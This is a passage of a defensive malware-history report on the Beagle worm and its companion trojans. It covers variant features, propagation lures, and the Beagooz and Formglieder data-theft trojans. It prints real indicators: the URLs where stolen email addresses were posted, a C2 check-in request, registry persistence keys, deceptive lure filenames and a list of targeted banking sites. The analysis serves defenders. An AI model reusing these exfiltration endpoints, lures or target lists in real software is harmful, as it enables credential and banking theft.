12. Stopping a process or a service is nothing revolutionary, however the inclusion of the new routine in the Beagle variants is significant as it targeted the firewall heralded by Microsoft as critical to one’s security with their release of XP SP2.
http://www.trendmicro.com/vinfo/virusencyclo/default5.asp?VName=WORM_BAGLE.AL&VSect=T
13. Harbag also skips the same set of email addresses (those with any of the strings listed below) as Beagle. CA catalogued each version of this code separately, a good reference can be found at:
<http://www3.ca.com/securityadvisor/virusinfo/virus.aspx?id=40044>
14. Seeding the worm was actually discussed by a few analysts after Beagle.A:
http://searchsecurity.techtarget.com/originalContent/0,289142,sid14_gci945285,00.html
15. Alert for Beagle.X seeding: <http://www.eweek.com/article2/0,1759,1563819,00.asp>
AB seeding: <http://www.nwfusion.com/news/2004/0716newbagle.html>
And additional information on the seeding of Beagle variants through July:
http://www.itnews.com.au/storycontent.asp?ID=9&Art_ID=20647
16. Beagle as a whole has been difficult for most users to positively identify. This may be the most skillful use of coding/social engineering seen in a family of worms. A report mentioning the problem for users is found at:
<http://www.securitypark.co.uk/article.asp?articleid=22738&CategoryID=1>

17. <http://www.informationweek.com/story/showArticle.jhtml?articleID=22103914>
18. Atak has seen three variants thusfar, the latter two take shots at Beagle:
http://www.trendmicro.com/vinfo/virusencyclo/default5.asp?VName=WORM_ATAK.B&Vsect=T

Additional Information for the Curious

Cross Reference of Netsky Mutexes/Registry Values

As mentioned in the paper, the war against Netsky continues through the summer of 2004. Beagle accounts for all but the last two variants of Netsky, as seen below. The latest versions of Beagle carry the following set of mutexes to create and startup Registry values to delete:

Netsky Mutexes:

MuXxXxTENYKSDesignedAsTheFollowerOfSkynet-D	Netsky.AA
'Dr'o'p'p'e'd'S'k'y'N'e't'	Netsky.P (Trend named)
-oOaxX -+S+-+k+-+y+-+N+-+e+-+t+- XxKOO--	Netsky.Q
[SkyNet.cz]SystemsMutex	Netsky.D
AdmSkynetJkIS003	Netsky.B
_____->>>>U<<<<--_____-	Netsky.X
-oO]xX -S-k-y-N-e-t- Xx[Oo--	Netsky.P (Symantec named)

Netsky Registry Hooks:

Service	Netsky.A, .B
ICQ Net	Netsky.C, .E, .K
ICQNet	Netsky.D
Zone Labs Client Ex	Netsky.F
Special Firewall Service	Netsky.G
Antivirus	Netsky.H
Tiny AV	Netsky.I
My AV	Netsky.J
HtProtect	Netsky.L
9XHtProtect	Netsky.M
NetDy	Netsky.N, .W
MsInfo	Netsky.O
Norton Antivirus AV	Netsky.P
SysMonXP	Netsky.Q
PandaAVEngine	Netsky.R
EasyAV	Netsky.S, .T, .U
KasperskyAVEng	Netsky.V
FirewallSvr	Netsky.X, .Y
Jammer2nd	Netsky.Z
SkynetsRevenge	Netsky.AA

Found in:

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

Interestingly, two versions of Netsky (released just a few weeks prior to alleged author's arrest) are not terminated or prevented by any version of Beagle.

Netsky Registry Values Untouched:

Netsky.AB	BagleAV
Netsky.AC	wserver

Netsky Mutexes Not Mimicked:

Netsky.AB	S-k-y-n-e-t--A-n-t-i-v-i-r-u-s-T-e-a-m
Netsky.AC	SkyNet-Sasser

Addresses Skipped by the Worm

In the tradition of the earliest copies of Beagle, the later variants also pass over sending themselves to certain addresses. Any harvested address with the following strings are bypassed:

@avp.
@foo
@iana
@messagelab
@microsoft
abuse
admin
anyone@
bsd
bugs@
cafee
certific
contract@
feste
free-av
f-secur
gold-certs@
google
help@
icrosoft
info@
kasp
linux
listserv
local
news
nobody@

noone@
noreply
ntivi
panda
pgp
postmaster@
rating@
root@
samples
sopho
spam
support
unix
update
winrar
winzip

The Familiar Set of Filenames Used for “shar” Directories

Microsoft Office 2003 Crack, Working!.exe
Microsoft Windows XP, WinXP Crack, working Keygen.exe
Microsoft Office XP working Crack, Keygen.exe
Porno, sex, oral, anal cool, awesome!!.exe
Porno Screensaver.scr
Serials.txt.exe
KAV 5.0
Kaspersky Antivirus 5.0
Porno pics arhive, xxx.exe
Windows Sourcecode update.doc.exe
Ahead Nero 7.exe
Windown Longhorn Beta Leak.exe
Opera 8 New!.exe
XXX hardcore images.exe
WinAmp 6 New!.exe
WinAmp 5 Pro Keygen Crack Update.exe
Adobe Photoshop 9 full.exe
Matrix 3 Revolution English Subtitles.exe
ACDSee 9.exe

Tangents on Beagle.Y Message

“In an nameless time” is the name of a song by the band Rage. It is a song written as 3 parts. It appeared on the 1995 album Black in Mind.” The three parts of this song are “The Mysterium, “The Expedition,” and “Finding Out.”

Beagle Function Development

This was introduced in “History Through April 24, 2004” and is updated for this report:

.A	EXE attachment Opened backdoor Downloaded additional code	Base Function Base Function Base Function
.B	Generated Unique ID Submitted ID/port/address info to author Tested remote control abilities Changed backdoor port	Enhanced control Enhanced control Improved reliability Base Function
.C	Added 33 subject lines Disabled security products DNS server added Injected into explorer.exe	Social Engineering Hampered Detection Improved reliability Hampered Detection
.D	Changed mutex name	Hampered Detection
.E	Added text line Changed Compression mechanism Changed filenames/Registry entries	Social Engineering Hampered Detection Hampered Detection
.F	Inserts random “junk” data Eliminates use of hash/checksums Large shell changes – subjects, attachments, etc. Encrypted payload occasionally Added infection vector – “shar”	Hampered Detection Hampered Detection Social Engineering Hampered Detection Extended Life/Reach
.G	Always sends encrypted payload	Extended Life/Reach Hampered Detection
.H	Changed shell – icon different	Extended Life/Reach
.I	Changed filenames	Extended Life/Reach
.J	Completely revamped shell	Social Engineering Extended Life/Reach
.K	New filenames/Reg values	Hampered Detection
.L	Installs trojan - leverages tool: Mitglieder Utilizing pre-built machine army to disperse	Base Function Base Function
.M	Acts solely as Trojan – changes character	Extends Life/Reach

.M(mm)	Changed install routine EXE infection Added compression – RAR Password as graphic	Hampered Detection Base Function Base Function Hampered Detection
.N	File size increased	Hampered Detection
.O	Changed filenames/Registry entries	Hampered Detection
.Q	New vector – only require opening message Modular infection sequence	Base Function Base Function Hampered Detection
.R-.T	Changes filenames, etc.	Extends Life/Reach
.U-.V	No subjects, messages-covers with legitimate app.	Hampered Detection
.W-.X	Hidden Trojan Email relay Updates/Commands from compromised hosts Netsky Mutex Spawning	Hampered Detection Base Function Base/Detection Extends Life
.Y	Dropped Source Code	Hampers Prosecution
.Z-.AA	Shifted Compression Mechanism	Hampered Detection
.AB	Widespread Initial Seeding	Extends Life/Reach Base Function
.AC-.AH	Shifted Compression Mechanism Returned to Ciphred ZIPs	Hampered Detection Hampered Detection
.AO	Hidden EXE (within compressed folder) Downloads Worm Code from Internet Regular Update Period	Hampered Detection Base Function Base Function
.AP	Changed Subject/Attachment Names	Hampered Detection
.AQ	Stops Services Regular Update Period Shortened	Hampered Detection Base Function

References

The details of each Beagle strain were compiled from independent evaluation of code samples and reports found at the AV vendor sites listed below.

Virus identification and reverse engineering produces varied results; exact names will not be consistent with the paper (for internal consistency, the Symantec nomenclature was used for the Beagle variants through .M), however, the following sites will provide a wealth of background on all the variants discussed here.

Symantec Security Response

<http://www.symantec.com/avcenter/>

Trend Micro Virus Information Page

<http://www.trendmicro.com/vinfo/>

Computer Associate's Anti Virus Site

<http://www3.ca.com/virusinfo/>

F-Secure's Virus Information Site

<http://www.f-secure.com/virus-info/>

Panda Software's Virus Information Site

http://www.pandasoftware.com/virus_info/

Sophos

<http://www.sophos.com/>

Kaspersky Labs

<http://www.kaspersky.com/>

Specific References for more Beagle Information

Beagle.Z Analysis

<http://securityresponse.symantec.com/avcenter/venc/data/w32.beagle.z@mm.html>

Beagle.AO Analysis

<http://www.symantec.com/avcenter/venc/data/w32.beagle.ao@mm.html>

“Beagle Worm Variant Slips Through Defenses” (AO)

<http://www.eweek.com/article2/0,1759,1633740,00.asp>

Beagle.AQ (AV Panda)

http://www.pandasoftware.com/virus_info/encyclopedia/overview.aspx?lst=det&idvirus=51651

AQ Disables XP Firewall

<http://www.sophos.com/virusinfo/articles/bagledla.html>

Beagle.AQ (F-Secure AL)

http://www.f-secure.com/v-descs/bagle_al.shtml

Beagle.AQ (Trend AL)

http://www.trendmicro.com/vinfo/virusencyclo/default5.asp?VName=WORM_BAGLE.AL

Beagle.AG (McAfee AI)

http://vil.nai.com/vil/content/v_126798.htm

Beagle.AQ (CA AJ)

<http://www3.ca.com/securityadvisor/virusinfo/virus.aspx?id=40057>

Additional Reading

CERT Advisory on E-mail Worms

<http://www.cert.org/advisories/CA-2004-02.html>

Beagle 2 Mars Exploration Site

<http://www.beagle2.com/>

Year of the Beagle: The Beagle Worm History Part III
September 1, 2004 – January 31, 2005
infectionvectors.com

Overview

This is the third part in a series concerning the history and effects of the Beagle worm.¹ On January 18, 2004 antivirus companies around the world discovered the Beagle (aka Bagle) worm. In the year since its release, Beagle has had a major impact on the Internet. This report examines the first year of Beagle, the variants since Part 2 of this series, and the development of the Beagle “business strategy,” a plan that includes much more than mass email.

Throughout the yearlong life of the worm, Beagle’s authors have shown not only great technical abilities, but also disciplined process improvement and business skills. The Beagle releases have improved consistently, adding new routines and changing their external appearance. From its beginnings, analysts have believed it was built to create revenue.² Although there is currently no way to quantify the income generated by the worm, Beagle appears to have a broad base of profit-generating pieces, from affording its writers the ability to lease spam relays to stealing bank account information.

As in the two previous reports, the Symantec nomenclature is used to identify variants unless noted otherwise.

Variations on a Theme

The Beagle worm of January 2005 is as much a success as a criminal web-based business as it is a successful virus. Although much different from their great grandfather, the Beagle.A that appeared in 2004, the latest incarnations of the code continue to provide examples of a well-defined method and focus (in Internet crime). Where the previous two parts of the Beagle History tried to describe the technical achievements of the worm (which this polymorphic worm continues to present), this portion examines the lessons to be learned from a leader in the nefarious web economy of spamming, phishing, and stealing passwords.³


Beagle.AR

In late September 2004, Beagle.AR appeared in the same way its predecessors did: as a broadly seeded worm arriving in thousands of inboxes. AR’s payload also resembles its recent cousins AP and AQ. Mitglieder is dropped onto victim machines and immediately attempts to reach out to nearly 150 sites and download a file named “ws.jpg.” No samples of this file were captured at the time of the worm’s release, as the sites listed in the code did not have it or were offline after AR was released. This should be no surprise to those following the history of Beagle; the author regularly tests worm functions and new features by releasing a variant that does not complete its routines. Beagle.AR, however,

still posed a great threat to victim machines; the worm opens both TCP 81 and a random UDP port for remote connections.

Beagle.AU

Beagle.AU hit the Internet on October 29 of 2004, and showed a renewed interest in stopping the Windows XP security services (as August 2004's AQ introduced). It also opens TCP 81, apparently with the single function of allowing remote execution of a local file. The worm copied itself to the local machine as "wingo.exe" (as well as wingo.exeopen & wingo.exeopenopen) to the Windows directory. On a Windows 9x/ME device, that directory is "Windows\System" (versus "Winnt\System32" for Windows 2000/NT or "Windows\System32" for XP) and the infection would look like this, note the icon used for this variant:



Beagle.AU resident on a Windows 9x Machine

Beagle.AV

The most widely seeded variant of the three released on October 29th, AV found itself in an elevated threat status on many antivirus vendors' sites. AV used this seeding to hit more machines than the other two versions released on the same day combined. A look at the time period from October 2004 to January 2005 via F-Secure's virus statistics page shows it as the fourth most reported virus.⁴ As of January 10, 2005, Symantec still had this variant rated at a risk level of 3 (out of 5), making it equal to the Sober variant released three weeks after AV and the Zafi variant released six weeks later. At the same time infection reports show Beagle variants continuing to compromise machines around the world at a high rate.⁵ This variant of the worm does not implement any new tricks and looks functionally equivalent to AU. Beagle.AV is coded to die after April 25, 2006.

Beagle.AW

October 29 also marked the release of AW. Using the same list of server addresses as AR, this variant attempts to retrieve “g.jpg” from the Internet. Again TCP 81 is opened. The only other difference from AU is the use of “bawindo.exe” as the worm’s file name on the local device.

Following the release of AW, a number of new Trojans (in the spirit of the Mitglieder software already distributed by Beagle) appeared on Beagle-infected devices. These were designed to steal additional information from victim machines as well as act as backdoors for new software installations. The applications are described in greater detail later in this report.

Releasing three variants on the same day is certainly not unusual for the Beagle creator. The use of multiple, very similar, versions of the code is one way to increase the likelihood that a particular variant will go undiscovered. A signature for one version of the code (which is often encrypted, specially packed, etc.) may miss another entirely even though the variant looks identical at first glance (and without time-intensive deconstruction of the program). It also increases the confusion surrounding a worm; releasing many versions of a worm simultaneously capitalizes on the discrepancies in naming conventions between antivirus vendors.

Beagle.AX

Released November 15, 2004, Beagle.AX represents a “full fledged” attempt to compromise a new base of computers. “Full fledged” in the sense that no routines appear to be tests for the future; everything included in the worm worked upon release. Moreover, it includes functions such as notification of each infection, which is absent from some previous iterations.


Beagle.AX displays the phony error message (“Can’t find a viewer...”) of previous versions, kills Netsky variants and security tools, opens a functioning relay port (TCP 2002), downloads additional worm code from the Internet (saving the file as “1.exe”), and then propagates (via file shares and SMTP). Beagle.AX also employs the use of image files to deliver the password for copies that are encrypted.

AX also retrieves a password stealer, LDPinch⁶, from the Internet. Additional information on this program is found in the next section. One other interesting inclusion at this point is the use of HTA files to launch the worm, which the author had not done since August of 2004 with the AP variant. AX brings back the verse from Beagle.Y:

```
In a difficult world  
In a nameless time  
I want to survive  
So, you will be mine!!  
-- Bagle Author, 29.04.04, Germany.
```

Possibly this is an indication that a previously released version of code was slightly modified for this distribution. The lines were also included in MyDoom.W (September 14, 2004), with slight modification, possibly pointing to common or related writers.⁷

The following diagram outlines the basic routines of these related versions of Beagle and nearly all iterations, using AX as a guide for worm details (such as the Subject line of the email):



infectionvectors.com 2005

Beagle Installation Functions

AX found much success through its wide initial seeding. Although the Beagle authors would distribute new code through the AU-AX infections, this would be the last iteration of the worm for over two months.

Beagle.AY

The first variant of 2005, released on January 26, made a few cosmetic changes to the versions released in the fall. Most noticeable, AY changed the familiar list of filenames used when the worm replicated via unprotected share rather than mass email. Although the worm continued to use the same distribution servers of AX, the file it attempts to retrieve is now called “error.jpg.” This also serves as the registration of the infected box with the external server. The worm opens a backdoor on a random port above 2338. AY delivers email messages with simple subject lines and short message bodies (as is common for the Beagle author), and one of seven possible names (with an extension of CPL, COM, EXE, or SCR). The use of a simpler attachment scheme than previous worms and reliance on servers listed for nearly three months makes this version appear as a “test” or development iteration.

An email created by this slightly different-looking version would appear like this:

```
From: [spoofed from list harvested from victim]
Subject: Registration is accepted
Message Body: Before use read the help
Attachment: wsd01.exe
```

Example Beagle.AY Email

Beagle.AZ

Also released January 26, AZ looks functionally identical to AY. However, the author changed the way the worm terminates, coding the malware to stop running after a month or April 25, 2006, whichever comes first. This is controlled by a Registry entry that records the date of the initial infection:

```
HKEY_CURRENT_USER\Software\Microsoft\Params Riga = “[DATE INFO]”
```

Some type of termination date has been part of many variants; this is the first that stops functioning after a set time. AZ still attempts to terminate security software immediately, aiming at the connection sharing, firewall, and security center in Windows XP.

AZ lifts a random icon from the compromised device to use as its own when propagating. This serves as another means of obfuscating the worm to a user; there is no way to send out a general alert for the worm by saying, “Look for the ‘x’ icon,” in much the same way that the variable subject lines and message bodies do.

Beagle.BA

Released as a repacked version of AZ on January 27, 2005, BA represents another widely seeded variant. Repackaging extends the life of the code a little longer, requiring a new signature from antivirus companies to catch the new Beagle. At some point, it is worth considering, there must be a breaking point for the antivirus researchers; a number of independent variants of major worms that if released in a small enough window, would

overwhelm the analysis and signature release process. If generic detection signatures were not possible (or possible within a short enough time frame), a writer such as the Beagle author may be able to infect boxes by “brute force” in the future.

The tactic has been used multiple times before by the authors and is just one of many that they use to ensure success, which they seem to have achieved. The idea that the Beagle authors have a business plan is explored in the next section, which continues to examine the applications they have distributed.

Refining the Business Plan

The initial suspicions about Beagle appear to be true: individuals seeking to profit from malware crafted the worm. That has been chronicled by multiple sources including the first two parts of this report.⁸ In many ways the Beagle history is a blueprint for web-based criminal success. The coder(s) crafted a well-conceived worm, used sound testing and distribution methods to hone the code’s routines, and then exploited the base of victims to deliver additional “products” which increase the profitability of the venture. With each Beagle iteration, the cost of deployment is reduced, the installation base grows larger, and generating a greater return for each new piece of malware is possible. This “viral economy of scale” can be better explained in the following brief table:

Business Practice	Functionality	Advantages
Deliver Spam	Larger processing base	More clients; faster job processing per customer reduces chance of discovery
Harvest Addresses	Additional product to sell	Provide lists to spammers that have their own remailers; used to seed future versions of the worm
Use Previously Infected Boxes as “Base”	Provides a mechanism to increase recipients	Avoid detection until after worm has been delivered to thousands of users
“Base” left with backdoor for additional code	Test/deliver numerous programs	Use compromised machines to avoid detection; leverage existing product to generate new income

Beagle Business Functions

Beagle’s end game is still not completely known to the security world; there are multiple directions the authors could take with their code. However, the table above serves as a simple example of how well the venture has gone thus far. Not only has Beagle apparently met its initial objective (to establish anonymous spam relays), but it has also allowed the creators to expand their markets both horizontally and vertically (although not in the traditional business sense).

Beagle’s compromised machine base is used to generate revenue in two ways: 1) to increase the number of “products” available to the authors and, 2) to increase the

potential profit on each machine infected. First, the authors have been able to use both the Beagle worm itself and the systems it compromises to push multiple types of malicious code around the world. New examples of this are described in the next section. Each of these programs is capable of harvesting different pieces of information (or “products” as each holds a resale value), from passwords to banking information, each of which holds profit potential. In addition, some code establishes relay points for providing a service (spam/phishing attempts) or delivering new applications; Mitglieder is a good example of this. This has allowed the authors to expand their business “horizontally,” or into new areas with various customers and victims.

Second, Beagle-infected machines can be used for multiple types of malware, sometimes at the same time. This functionality is delivered via the unending stream of Trojans that are available for download. The effort and expense in creating a virus like Beagle may seem low to those thinking only of the speed with which it appears such code is delivered, however, there is undoubtedly a significant investment of time in coding and testing the numerous incarnations of the worm. Re-using infected machines allows the authors to use the same compromised boxes for numerous ventures, ensuring that each infection’s return on investment is maximized, though only the authors themselves know exactly how well the model has worked up to this point.

One more interesting facet of the Trojan releases is that they are often weeks after the worm itself is distributed. This tactic is likely employed in hopes that researchers and security professionals downplay the severity of the virus; reducing the overall attention the respective version of Beagle receives. It also ensures that the Trojans are not subject to analysis in a timely manner. The expansion of the Beagle business plan is described in the next section which outlines a few of the Trojans discovered on infected machines and download points.

LDPinch

AX installs the password-stealer LDPinch on the victim machine (actually retrieved as “Pinch.exe” from the Internet), as was reported for much earlier variants in 2004. This version of LDPinch attempts to collect the following:

LDPinch Lifts:	
Name of the Infected Computer and its Domain	
POP3/IMAP servers used, usernames, and passwords	
Trillian usernames, passwords	
WS_FTP Settings	
Opera Mail Account Settings	
Mozilla Accounts	
LDPinch Attempts to Steal Passwords Associated with:	
MS Outlook Account Manager	Windows Commander
ICQ Accounts	Total Commander
BatMail	RimArts
RAS Accounts	CuteFTP
AOL Instant Messenger	

LDPinch Functions

Beagooz

In the previous portions of this report it was noted that although Beagle was clearly crafted with spamming interests in mind, no version of the worm lifted email addresses from an infected machine and delivered them to an outside source, something that a spammer would likely be interested in accomplishing. That officially changed approximately one week after the AU-AW variants were released. The phantom files they each attempted to retrieve became available on November 5, 2004. As could be guessed at this point, the Trojan, likely dubbed Beagooz because of the Registry value it creates (HKCU\Software\Firstzzz), harvested email addresses from affected machines and posted them to an external server. In fact, this is all that Beagooz does. Once the program has searched the hard disk, gathered the addresses, and sent them on their way it deletes itself (by way of crafting a small batch file which it executes).⁹

Beagooz connects to the following when uploading addresses:

```
http://www.domamil.cz/immo/_PSD/FLash/out.php?a=upl
```

```
domain:          domamil.cz
nserver:         ns.kraxnet.cz ns.kraxnet.com
```

217.11.237.145, Location: Czech Republic - Praha, Hlavni Mesto - Prague

Beagooz.B

Shortly after the release of Beagooz a similar Trojan began to surface (November 7, 2004). This version of the code remained virtually the same, just changing the Registry key (“Firstzzz1”) and the destination of the email addresses: canalj.net, registered to a French mailing address.

```
http://www.canalj.net/ctoiki/tkitoi/zidane/images/work/out.php?a=upl
```

194.117.214.46, Location: La Altagracia - Punta Cana

Beagooz.C

The next day (November 8, 2004), the third incarnation of the address-harvester appeared. The version uses the name “Firstzz3” in the same Registry key. The data is posted to a domain registered to a location in Lithuania, but with an IP address registered to a US company:

```
http://www.first-gallery.com/functions/out.php?a=upl
```

64.202.167.192 Location: United States - Scottsdale, Arizona

The Beagooz programs represent another shift in focus for the Beagle worm. Now, harvesting email addresses not only allows the current version of the worm to target new victims (as it still propagates to all discovered addresses), but also later versions (without

the use of infected boxes – by simply plugging all of the stolen addresses into a mail server). This may be a response to better detection abilities and security tool use on client machines. The release of Windows XP SP2 provided additional warnings to users (via the Security Console) when their firewall or anti-virus software was disabled. Although Beagle variants do routinely target these services for termination, the lack of the monitoring icon (a small shield added to the System Tray) would prompt many users to check their system.

Furthermore, if there is profit in using infected boxes as spam relays then there is greater potential for profits by also selling the lists of email addresses harvested by the worm. Shortly after the release of Beagle.A analysts began reporting that the worm was clearly designed for relaying spam. Spam, although expensive and cumbersome for administrators to filter, is not necessarily a security problem in its own right. However, spam has gone from annoying to sinister very quickly. Spam tactics allow email to be the economical vessel for Trojans and scams of all kinds. The email traffic sent to Beagle-infected machines for mass relaying has included everything from advertisements for prescriptions through phishing attempts. In many ways, it is the natural evolution of Beagle's "business;" the email address lists are a natural and necessary component of the final product (additional email copies) so profiting from the effort in creating them only makes sense.

Mitglieder Continued

In late November of 2004, additional variants of the Trojan known as Mitglieder began surfacing as part of the Beagle world. Mitglieder was dropped by other Trojans and could be retrieved from servers distributing Beagle components. Once the code is executed, Mitglieder (aka Small) reaches out and downloads the "engine" for email/file share propagation, or the Beagle worm proper.¹⁰ The Trojan can be used to download any type of application (such as the password stealer LDPinch) to infected boxes, allowing the author to modify programs, test/execute them, and remove them without detection.

<u>Variant</u>	<u>Release</u>	<u>Additional Info.</u>
Mitglieder.A	January 8, 2004	LDPinch download
Mitglieder.B/C	January 20, 2004	discovered with Beagle.A
Mitglieder.D/E	March 13, 2004	TCP 25555 & 20742 (respectively)
Mitglieder.F/G	April 5, 2004	hard coded DNS
Mitglieder.H	April 7, 2004	TCP 14247
Mitglieder.I	April 13, 2004	
Mitglieder.J	April 24, 2004	Tarno download
Mitglieder.K	May 13, 2004	attempts 4 downloads
Mitglieder.L	June 7, 2004	self-update
Mitglieder.M	July 22, 2004	
Mitglieder.N/O	August 20, 2004	added full process kill list
Mitglieder.BB (Panda)	November 5, 2004	screenshot capability
Small.MS (Trend)	November 22, 2004	arrives as attachment
Small.ZM (Trend)	November 22, 2004	kills security software/dropped by MS
Mitglieder.BF (Panda)	December 7, 2004	screenshots, password lifting
Mitglieder.BG (Panda)	January 5, 2005	

Mitglieder Releases

Mitglieder (German for “members”) has always been around with Beagle, apparently the end game for the email relay and “update” system. The first incarnation of Mitglieder was discovered On January 8, 2004 (10 days prior to Beagle.A).¹¹ As previously reported, this program appeared to be a spam relay, giving Beagle its initial use as a profit-generator.

Formglieder

During the research of the AX variant, another Trojan was found to be part of the download available on one of the servers listed in the code. The Trojan uses an encrypted URL (decrypted at runtime) as its connection point for additional applications. Later, this application was appropriately called “Formglieder” by antivirus vendors.¹² Formglieder has many of the traits of other Beagle-author products: it creates a unique identifier (128 bit number) on the local machine, it regularly checks a web server for updates and additional software, and posts logs to an external site. It also harvests all data inputted into logon/banking “forms” online, hence the name. The installation routine places a copy of the worm in the Windows directory (as “winhlp.exe”), executes that copy, and then creates an automatic startup value in the Registry:

```
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run      winhlp.exe
      "C:\WINDOWS\winhlp.exe"
```

It then creates the following key/value that holds the unique identifier for that compromised machine (where the UID is randomly generated):

```
HKEY_LOCAL_MACHINE\Software\Microsoft\UserData
      UID      "{77A9F1C0-639B-13D9-89B8-00A00D664298}"
```

The URL that is the destination for the “update check” and stolen data is:

```
www.claus.drehteile-rieche.de
```

This domain has the address 195.20.225.21 associated with it at the time of discovery and uses ns.schlund.de for name resolution.

Formglieder is yet another extension of the Beagle “business plan,” which already includes delivering spam/phishing attempts, lifting email addresses, and stealing passwords. This Trojan lifts data of a special kind: online banking information. Formglieder is coded to only capture information from Internet Explorer windows that show any of the followings strings:

lmdc	hangseng.com
adelaidebank.com.au	hsbc
ameritrade	ikobo
bank	interactivebrokers
bankwest.com.au	internationalbanking
benbank.com.au	macquarie.com.au
bendigobank.com.au	money

cajamadrid	national.com.au
citibank	navyfcu
citibank	navyfcu.org
client.ccf.fr	netbank
commbank.com.au	sabb.com
direct-validate.bankofamerica.com	shwab
e-gold	stgeorge.com.au
etrade	suncorp.com.au
etrade.com.ua	utterfelddirect.com
etradebank	wellsfargo
firstdirect.com	westernunion
goldmoney	

In addition, if the Internet Explorer window contains the string:

```
e-gold.com/acct/balance.asp
```

Formglieder captures all the data in the window and forwards it on to the compiling server. As mentioned above, the Trojan also attempts to “check in” with its parent server periodically. It does this with a request that looks like the following:

```
GET /images/b64.php?p={77A9F1C0-639B-13D9-89B8-00A00D664298} HTTP/1.1
```

What deserves attention is the use of the unique identifier in the request, allowing the author to catalog the devices that have been compromised. This has been a staple of Beagle’s infections since early in its development. The catalog could include the computer’s IP address, names of users on the device, password hashes, what software resides on the machines, etc. Postings to the server contain any values that exist in the installed software and username/password keys for multiple network applications, including Outlook, Outlook Express, FTP, POP3, IMAP, and others.

As mentioned in Part I of this series, cataloguing machines is useful for a number of reasons. By having the IP address (at least a NAT’ed address), the authors can lookup where their victims are located (for example, a bank, a military base, Fortune 500 company, etc.) and tailor the Trojan appropriately. As of yet, the evidence points to the Beagle writers using the worm in a much broader fashion, without pinpointing specific targets. However, there is little means of verifying that it has not been done.

Test, yep.

From the outset, the focus of these reports has been the development of the worm in terms of its technical and non-technical innovation. Beagle has shown remarkable improvements since its first release in January of 2004. The bulk of the changes have been documented in the virus research literature and the two previous portions of this report.

Although new releases of the “classic” Beagle worm may be used to rebuild an army of compromised machines, possibly the world has witnessed the final evolution of this malware. The initial three-month period (January 18 – April 30, 2004) was concerned

